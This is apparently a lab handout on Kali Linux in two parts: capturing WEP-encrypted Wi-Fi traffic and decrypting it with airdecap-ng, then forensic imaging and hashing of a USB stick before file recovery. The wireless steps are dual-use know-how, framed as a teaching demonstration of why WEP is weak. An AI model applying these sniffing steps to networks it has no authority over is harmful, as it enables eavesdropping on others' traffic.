
We can start Wireshark in 2 ways. Either by locating Wireshark in the menu under “Applications” or by typing ‘Wireshark’ into a Terminal window. Open a new Terminal. Enter the command: wireshark

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng check kill  
Killing these processes:  
  PID Name  
  1904 wpa_supplicant  
root@kali:~# airmon-ng start wlan0 1  
PHY      Interface      Driver      Chipset  
phy0     wlan0              iwlwifi     Intel Corporation Wireless 8260 (rev 3a)  
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
          (mac80211 station mode vif disabled for [phy0]wlan0)  
root@kali:~# wireshark  
█
```

Wireshark is installed on Kali and so the Wireshark programme is found and opens. You will get a warning message – ignore this and close the message.



You will see a list of network interfaces. By editing the Preferences, these can be disabled or enabled. In the following screenshot, they have all been disabled except for wlan0mon.



If you double click the wlan0mon line the capture will begin which is not what we want, so select it with 1 click only.


To create some encrypted traffic on the wireless network, a file called covert.txt will be copied from computer 1 to computer 2 through the access point running WEP. To begin a capture, you will need to select the blue shark fin in the top left of the Wireshark screen. As there are approximately 100 packets per second, it may be best to start the capture just prior to copying the file. This will prevent too many packets being captured and keep the capture file relatively small.

○ Select the blue shark fin to begin the capture The file is transferred.

○ Stop the capture by selecting the red square

This should have captured the text file when it was transferred. We now want to save the packet capture (pcap) file for analysis.

○ Select File->Save As



Note that you will need to save the file as a pcap, not a pcapng file so you will need to scroll down 1 place using the 'Save As' selection dropdown menu.


Enter a suitable name for the file and we shall save it to the Desktop (the default is the Home folder)

○ Select the Desktop folder, enter 'misdf1pcap' as the file name and select Wireshark/tcpdump from the 'Save As' drop down menu.

○ Save the file 'Save' Close Wireshark:

– either by selecting **File->Close** or by using the open terminal and pressing **ctrl c**.

We will now use a tool called airdecap-ng to decrypt the encrypted packets. To decrypt the packets we need to enter the WEP key in hexadecimal. As the wireless access point had the key entered in hex rather than a string of alphabetic characters when we cracked WEP, we obtained the WEP key in hex.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airdecap-ng -w a1:b2:c3:d4:ff -o Desktop/misdf1decrypted Desktop/misdf1pcap.pcap  
Total number of packets read      516  
Total number of WEP data packets  191  
Total number of WPA data packets   0  
Number of plaintext data packets   0  
Number of decrypted WEP packets   191  
Number of corrupted WEP packets    0  
Number of decrypted WPA packets    0  
root@kali:~#
```

.Enter:

airdecap-ng -w a1:b2:c3:d4:ff -o Desktop/misdf1decrypted Desktop/misdf1pcap.pcap

The -w switch tells airdecap-ng to expect the WEP key in hex and the hex values are separated by a colon. The -o (minus oh) switch tells the tool where to save the newly created output file with the decrypted packets and what name to give the file. We have selected to save it onto the Desktop. It will give us some information about the packets decrypted, and in this case there were 516 total packets captured with 191 of those packets using encrypted data. The nonencrypted packets will be management messages rather than data.

We can now open the decrypted capture file by double-clicking the icon of the file. We may have hundreds or thousands of packets that we would need to look through to find the single packet with the covert.txt file. Let's assume we know the file has the word 'secret' in it, so we can search for a packet with this word.



Click on the search magnifying glass located under the 'Statistics' menu.

You will see a 'Find' button near the top right of the window.

Enter the word : **secret**

Select 'String'

Select 'Packet Bytes'

Then select the 'Find' button.

misdf1decrypted

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F> Expression... +

Packet bytes Narrow & Wide Case sensitive String secret Find Cancel

No.	Time	Source	Destination	Protocol	Length	Info
173	6.546999	fe80::9004:ec6f:f52...	fe80::c9cb:e1e0:6d0...	SMB2	247	Read Response
174	6.549477	fe80::c9cb:e1e0:6d0...	fe80::9004:ec6f:f52...	SMB2	420	GetInfo Request FILE_INFO/SMB2_FILE_EA_INFO File: Public\covert.txt;GetI...
175	6.551285	fe80::9004:ec6f:f52...	fe80::c9cb:e1e0:6d0...	SMB2	396	GetInfo Response;GetInfo Response;GetInfo Response
176	6.553763	fe80::c9cb:e1e0:6d0...	fe80::9004:ec6f:f52...	SMB2	325	GetInfo Request FS_INFO/FileFsVolumeInformation File: Public\covert.txt;...
177	6.555272	fe80::9004:ec6f:f52...	fe80::c9cb:e1e0:6d0...	SMB2	300	GetInfo Response;GetInfo Response
178	6.556954	fe80::c9cb:e1e0:6d0...	fe80::9004:ec6f:f52...	SMB2	221	Read Request Len:59 Off:0 File: Public\covert.txt
179	6.558323	fe80::9004:ec6f:f52...	fe80::c9cb:e1e0:6d0...	SMB2	247	Read Response
180	6.624935	fe80::c9cb:e1e0:6d0...	fe80::9004:ec6f:f52...	TCP	104	51313 → 445 [ACK] Seq=7925 Ack=107149 Win=148 Len=0
181	6.746417	IntelCor_11:89:01	Broadcast	ARP	72	Who has 192.168.1.201? Tell 192.168.1.100
182	8.615373	fe80::9004:ec6f:f52...	fe80::c9cb:e1e0:6d0...	PNRP	188	PNRP SOLICIT Message
183	8.616822	fe80::c9cb:e1e0:6d0...	fe80::9004:ec6f:f52...	PNRP	188	PNRP INQUIRE Message

Frame 173: 247 bytes on wire (1976 bits), 217 bytes captured (1736 bits) on Ethernet II, Src: LiteonTe\_a8:a7:22 (20:16:d8:a8:a7:22), Dst: IntelCor\_11:89:01 (34:de:1a:11:89:01)

Internet Protocol Version 6, Src: fe80::9004:ec6f:f52d:2650, Dst: fe80::c9cb:e1e0:6d0f:5e47

Transmission Control Protocol, Src Port: 445 (445), Dst Port: 51313 (51313), Seq: 106375, Ack: 7271, Len: 143

NetBIOS Session Service

```

0000 34 de 1a 11 89 01 20 16 d8 a8 a7 22 86 dd 60 00 4.....
0010 00 00 00 a3 06 80 fe 80 00 00 00 00 00 00 90 04 .....
0020 ec 6f f5 2d 26 50 fe 80 00 00 00 00 00 c9 cb .0.-&P.
0030 e1 e0 6d 0f 5e 47 01 bd c8 71 31 0c f0 98 9a 7f ..m.^G..q1....
0040 23 fb 50 18 00 3e e1 3a 00 00 00 00 00 8b fe 53 #.P...>...S
0050 4d 42 40 00 01 00 00 00 00 08 00 01 00 01 00 HB@.....
0060 00 00 00 00 00 00 3b 00 00 00 00 00 00 ff fe .....
0070 00 00 01 00 00 00 09 00 00 00 04 00 00 00 00 .....
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 11 00 .....
0090 50 00 3b 00 00 00 00 00 00 00 00 00 00 54 68 P.....Th
00a0 65 20 71 75 69 63 6b 20 62 72 6f 77 6e 20 68 6f e quick brown fo
00b0 78 20 69 73 20 61 63 74 75 61 6c 6c 79 20 61 20 x is act ually a

```

Packets: 191 · Displayed: 191 (100.0%) · Load time: 0:0.2 · Profile: Default

We should be taken to the packet with the text in it including the word ‘secret’. We can read the text because it has been converted from encrypted text to plain text.

As a comparison, the same packet is located in the original pcap file prior to decryption.

misdf1pcap.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
171	3.114138085	IntelCor_11:89:01	IntelCor_11:89:01	802.11	44	Acknowledgement, Flags=.....C
172	3.114550516	IntelCor_11:89:01	LiteonTe_a8:a7:22	802.11	251	Data, SN=1721, FN=0, Flags=.p....F.C
173	3.114586321	Cisco-L1_af:09:52	IntelCor_11:89:01	802.11	44	Acknowledgement, Flags=.....C
174	3.114186854	LiteonTe_a8:a7:22	IntelCor_11:89:01	802.11	44	Acknowledgement, Flags=.....C

Frame 172: 251 bytes on wire (2008 bits), 251 bytes captured (2008 bits) on Radiotap Header v0, Length 30

802.11 radio information

IEEE 802.11 Data, Flags: .p....F.C

Data (185 bytes)

```

0000 00 00 1e 00 2e 40 00 a0 20 08 00 a0 20 08 00 00 .....@.....
0010 10 6c 6c 09 c0 00 ba 00 00 00 b4 00 ba 01 08 42 ..ll.....B
0020 2c 00 20 16 d8 a8 a7 22 00 1d 7e af 09 52 34 de .....R4.
0030 1a 11 89 01 90 6b bf c6 89 00 1f 2f 13 73 80 76 .....K.../s.v
0040 93 47 f6 35 f7 2c b3 4c 43 91 72 bd 69 b9 9b 1f .6.5...L C r.i...
0050 47 d4 e4 84 49 c6 d6 b5 4a 5a 18 6c 0e 4c a5 e3 G...I.m. J2.L.L...
0060 b7 6f e6 da f4 92 b8 65 9d 79 79 89 80 26 8e de .o.....e .yy.&.
0070 a6 4f f9 cf 50 5c a8 15 d7 da 7b 37 0e 7a a7 3a .o..P...{.Z.:
0080 b8 d3 b9 31 67 55 d2 47 5d 76 b7 3b b2 98 f7 2c ...1gu.G ]v.....
0090 3a 65 56 a8 dd 7b 7a d0 ec 32 25 51 43 93 d1 94 :eV...{z...2%QC...
00a0 df 60 15 f4 ca e3 21 1b 6f b9 99 71 c5 c3 c2 24 .....l. o..q...$
00b0 e7 d1 22 41 5c ab 8f 81 81 83 72 af 2a 08 e5 e9 ..*A...r.f.*...
00c0 34 61 25 49 c7 6c e0 1c 72 6e 81 0d 78 95 c1 fd 4aM.L.l...rn.X...
00d0 4f 46 e9 20 5a da 08 9d 57 91 06 ad ae 22 a5 e7 0F. Z...W...".
00e0 77 af 5b dd d6 4f a8 04 f6 81 73 22 59 4f 67 3b W.[.O...s"Yog;
00f0 74 4a 67 82 01 41 aa 2f a0 0e dc tJg..A./...

```

Packets: 516 · Displayed: 516 (100.0%) · Load time: 0:0.4 · Profile: Default

You will notice that the encrypted text gives no hint as to what the decrypted text is. We can only read the text if we know the WEP key required to decrypt it – which we now know is fairly easy to discover. Don’t use WEP encryption!



# Forensic Demonstration of File Recovery Task

## 4

**Overview:** Computer forensics involves many aspects of reconstructing an event or recovering lost data. There are 2 terms we shall use that must be defined to ensure we have a common understanding of the issue.

**The first term is:** Delete. If we delete a file, we simply remove the reference to that file in the File Allocation Table (FAT for earlier versions of Windows – MFT for later versions of Windows). Imagine we highlight a file or folder and press delete. The file is placed in the trash can. This is how we logically see the deletion, but in reality, the file has not moved. Rather, the index at the start of the hard drive (the FAT or MFT) is now pointing to the file in the trash can. If we now empty the trash can, then the index in the FAT/MFT is removed and the space taken up by the file is now said to be unallocated. That is, it is now free space to have new files written to it. If we were to use software that did not look at the index but rather scanned through the entire disk looking for files, the file would be located and our software would show the file is still there. That is, until a file is written to the same location and overwrites the file or partially overwrites it.

**The second term is:** Wipe. When we wipe a hard drive (or wipe a partition) we deliberately write over the entire disk (or partition). We have a choice in binary – either a one or a zero. By convention, we write zeros to the drive and this overwrites the files. They cannot be recovered.

Wiping a drive is permanent whereas deletion may be temporary provided a file has not been written to the same location as a deleted file.


If we format a hard drive (or format a partition) we simply delete the entire FAT (or MFT in NTFS). All the files remain and can be recovered. The difference between a quick format and a standard format is that a standard format will delete the FAT (MFT) and then check for any bad sectors on the disk. There is no difference to a quick or standard format as far as the file recovery is concerned.

**Equipment Required:** When demonstrating file recovery, a small drive is best as the process of file recovery can take some time. Therefore, it is recommended to use small capacity USB sticks. We shall be using a 128 megabyte stick file. It is difficult to purchase small USB drives in NZ but they are readily available on Ebay for a 2-3 dollars each.

When we recover files, we do so on an image of the drive rather than directly on the drive. The image is a bit-by-bit copy of the drive. That is, if we compared every one and every zero on our drive to every one and every zero on our image, they would be identical. We can prove that they are identical by utilising a hash (by convention MD5 and SHA1) of the drive and a hash of the image. If they are the same we can be sure that the drive and the image are identical. We have several files on the USB stick but they have been deleted so you can not see them. Formatting the USB drive will have the same effect but formatting very small drives can be problematic. Often an operating system will refuse to format very small drives – be warned.

Install foremost and dcfldd.





```
root@kali: ~
File Actions Edit View Help
ash
(root@kali)-[~]
# apt-get install foremost
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  foremost
0 upgraded, 1 newly installed, 0 to remove and 377 not u
pgraded.
Need to get 43.0 kB of archives.
After this operation, 103 kB of additional disk space wi
ll be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64
foremost amd64 1.5.7-11+b1 [43.0 kB]
Fetched 43.0 kB in 2s (22.4 kB/s)
Selecting previously unselected package foremost.
(Reading database ... 267880 files and directories currently installed.)
Preparing to unpack ... /foremost_1.5.7-11+b1_amd64.deb ...
Unpacking foremost (1.5.7-11+b1) ...
Setting up foremost (1.5.7-11+b1) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.4.2) ...
foremost
(root@kali)-[~]
#
```

We shall perform 3 stages in the file recovery.

1. The first is to take an image of our USB stick. When we recover files, we do so on an image of the drive rather than directly on the drive. Some forensic software will work directly on a drive, but if we corrupt the drive during the process, there may be no way to recover the files (evidence). Therefore, best practice is to make an image of the drive and a backup image – just in case.
2. We shall hash the drive and hash the USB stick to ensure our image is not damaged or altered.
3. We shall run software to recover the files.

### ***Stage 1: Creating a forensic image***

We need to be extremely careful that we correctly identify our USB stick. If we mix up the stick with another drive, we will write over the source drive and lose some data on the drive. This would be a disaster if the drive was a Windows drive as even writing a small amount of data at the start of the Windows drive would render the operating system unbootable. If we proceed slowly and carefully, we shall be fine.

The image that we will create is called a dd image. This is known as a raw image because it contains no meta data – just the ones and zeros from our USB stick. The hash we shall use is MD5. We will shortly have an ‘empty’ USB stick as our source.

Before placing the USB stick in the USB port, we will run 2 commands to check what drives we currently have in our computer. It may be prudent to use a pen and paper to make notes of the source and target drives when we are ready to run the imaging command. For imaging we have 3 choices of software to use. We can use dd, dcfldd, dc3dd. Each has slightly different switches and functionalities and for this demonstration we shall use dcfldd. One advantage of dcfldd over dd is that we can incorporate the hash command into the image command rather than having to do these with 2 separate commands.

Begin by checking the current drives in the computer:

Enter the command > **fdisk -l** (fdisk minus ell)

We should see a list of drives beginning with sda and working through the alphabet with sdb, sdc etc. If we have a drive partitioned, then each partition will be given a number so for example, if our C: drive is sda and we have 3 partitions, we shall see sda1, sda2 and sda3. We can image a partition or we can image a whole drive.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# fdisk -l  
Disk /dev/sda: 238.5 GiB, 256060514304 bytes, 500118192 sectors  
Units: sectors of 1 * 512 = 512 bytes  
Sector size (logical/physical): 512 bytes / 512 bytes  
I/O size (minimum/optimal): 512 bytes / 512 bytes  
Disklabel type: gpt  
Disk identifier: 99507AC9-8796-470B-ADFE-36064546131E  
  
Device      Start      End      Sectors  Size Type  
/dev/sda1    2048    1026047    1024000    500M EFI System  
/dev/sda2   1026048    1288191    262144    128M Microsoft reserved  
/dev/sda3   1288192  495116287 493828096 235.5G Microsoft basic data  
/dev/sda4   495116288 500117503    5001216    2.4G Windows recovery environment  
  
Disk /dev/sdb: 7.5 GiB, 8053063680 bytes, 15728640 sectors  
Units: sectors of 1 * 512 = 512 bytes  
Sector size (logical/physical): 512 bytes / 512 bytes  
I/O size (minimum/optimal): 512 bytes / 512 bytes  
Disklabel type: dos  
Disk identifier: 0x0c7b9850  
  
Device      Boot      Start      End      Sectors  Size Id Type  
/dev/sdb1    13623296 15669247 2045952    999M b W95 FAT32  
/dev/sdb2    5570560 5752895 182336     89M 1 FAT12  
/dev/sdb3    5754880 13623295 7868416    3.8G 83 Linux  
/dev/sdb4    *          64    5570559 5570496    2.7G 17 Hidden HPFS/NTFS  
  
Partition table entries are not in disk order.  
  
Disk /dev/loop0: 2.4 GiB, 2556620800 bytes, 4993400 sectors  
Units: sectors of 1 * 512 = 512 bytes  
Sector size (logical/physical): 512 bytes / 512 bytes  
I/O size (minimum/optimal): 512 bytes / 512 bytes  
  
Disk /dev/sdc: 123.6 MiB, 129630208 bytes, 253184 sectors  
Units: sectors of 1 * 512 = 512 bytes  
Sector size (logical/physical): 512 bytes / 512 bytes  
I/O size (minimum/optimal): 512 bytes / 512 bytes  
Disklabel type: dos  
Disk identifier: 0x6f20736b  
  
Device      Boot      Start      End      Sectors  Size Id Type  
/dev/sdc1    778135908 1919645538 1141509631 544.3G 72 unknown  
/dev/sdc2    168689522 2104717761 1936028240 923.2G 65 Novell Netware 386  
/dev/sdc3    1869881465 3805909656 1936028192 923.2G 79 unknown  
/dev/sdc4    0    3637226495 3637226496 1.7T d unknown  
  
Partition table entries are not in disk order.  
root@kali:~#
```


To save the image file we need to have a drive mounted..

If you have a small USB stick with deleted files on it, put the USB stick into a spare USB port in the computer. Within a few seconds we can repeat the last command. We could type it again or we could use the up arrow key to cycle through previous commands.

Enter the command > **fdisk -l**

**NOTE:** These instructions were originally written for a workshop in the lab. Students had a usb stick with Linux ready for a 'Live Boot' rather than a Virtual Machine and the usb stick had a

Storage partition where the files could be saved to. In this demonstration we shall be using the Desktop of the Linux running in the Virtual Machine. Therefore, as this is now an online demonstration, some comments will not directly relate to this online workshop.



```
root@kali: ~  
File Edit View Search Terminal Help  
Disk /dev/sdc: 123.6 MiB, 129630208 bytes, 253184 sectors  
Units: sectors of 1 * 512 = 512 bytes  
Sector size (logical/physical): 512 bytes / 512 bytes  
I/O size (minimum/optimal): 512 bytes / 512 bytes  
Disklabel type: dos  
Disk identifier: 0x6f20736b  
  
Device      Boot      Start          End      Sectors  Size Id Type  
/dev/sdc1             778135908  1919645538  1141509631  544.3G 72 unknown  
/dev/sdc2             168689522  2104717761  1936028240  923.2G 65 Novell Netware 386  
/dev/sdc3             1869881465  3805909656  1936028192  923.2G 79 unknown  
/dev/sdc4                0  3637226495  3637226496    1.7T  d unknown  
  
Partition table entries are not in disk order.  
root@kali:~#
```

This partial screenshot shows that the USB stick is assigned sdc. The partition information is not accurate – small capacity drives can confuse Linux.

We see the additional drive and this must be the USB stick we have just attached. Note the name of this drive (here's where paper and pen can be handy). This will be our source drive that we shall image.

Enter the command > **mount**

This will show us any drives that are currently mounted. We cannot save a file to a drive unless it is mounted, so identify the Kali USB stick and the storage partition. We read from a source drive as a device but we write to a target drive with its mounted name. We must correctly identify the source and destination. If we swap these 2 around, we shall write our storage partition onto our USB stick permanently losing all the data on the stick.

Once we have clearly identified our source and target drives, we are ready to create a forensic image and to calculate hashes on the drive and on the image.


We begin by hashing the USB stick.

Assuming that the usb stick is mounted /dev/sdc

Enter the command > **md5sum /dev/sdc**

As we don't tell the tool md5sum to save the hash into a log file, it is displayed in the terminal window.

The USB stick that we shall recover files from is named FORENSIC. If we run fdisk -l we see it is assigned sdc (possibly) and mounted as media/root/FORENSIC. Using easily recognisable names for drives can avoid confusion (and avoid disaster).



```
root@kali: ~  
File Edit View Search Terminal Help  
/dev/sdb1 on /media/root/STORAGE type vfat (rw,nosuid,nodev,relatime,fmask=0022,dmask=0022,codepage=437,iocharset=utf8,shortnames=mixed,showexec,utf8,flush,errors=remount-ro,uhelper=udisks2)  
/dev/sdc on /media/root/FORENSIC type vfat (rw,nosuid,nodev,relatime,fmask=0022,dmask=0022,codepage=437,iocharset=utf8,shortnames=mixed,showexec,utf8,flush,errors=remount-ro,uhelper=udisks2)  
root@kali:~# md5sum /dev/sdc  
0c47b374a302b18ef9472fa3c2f33649 /dev/sdc  
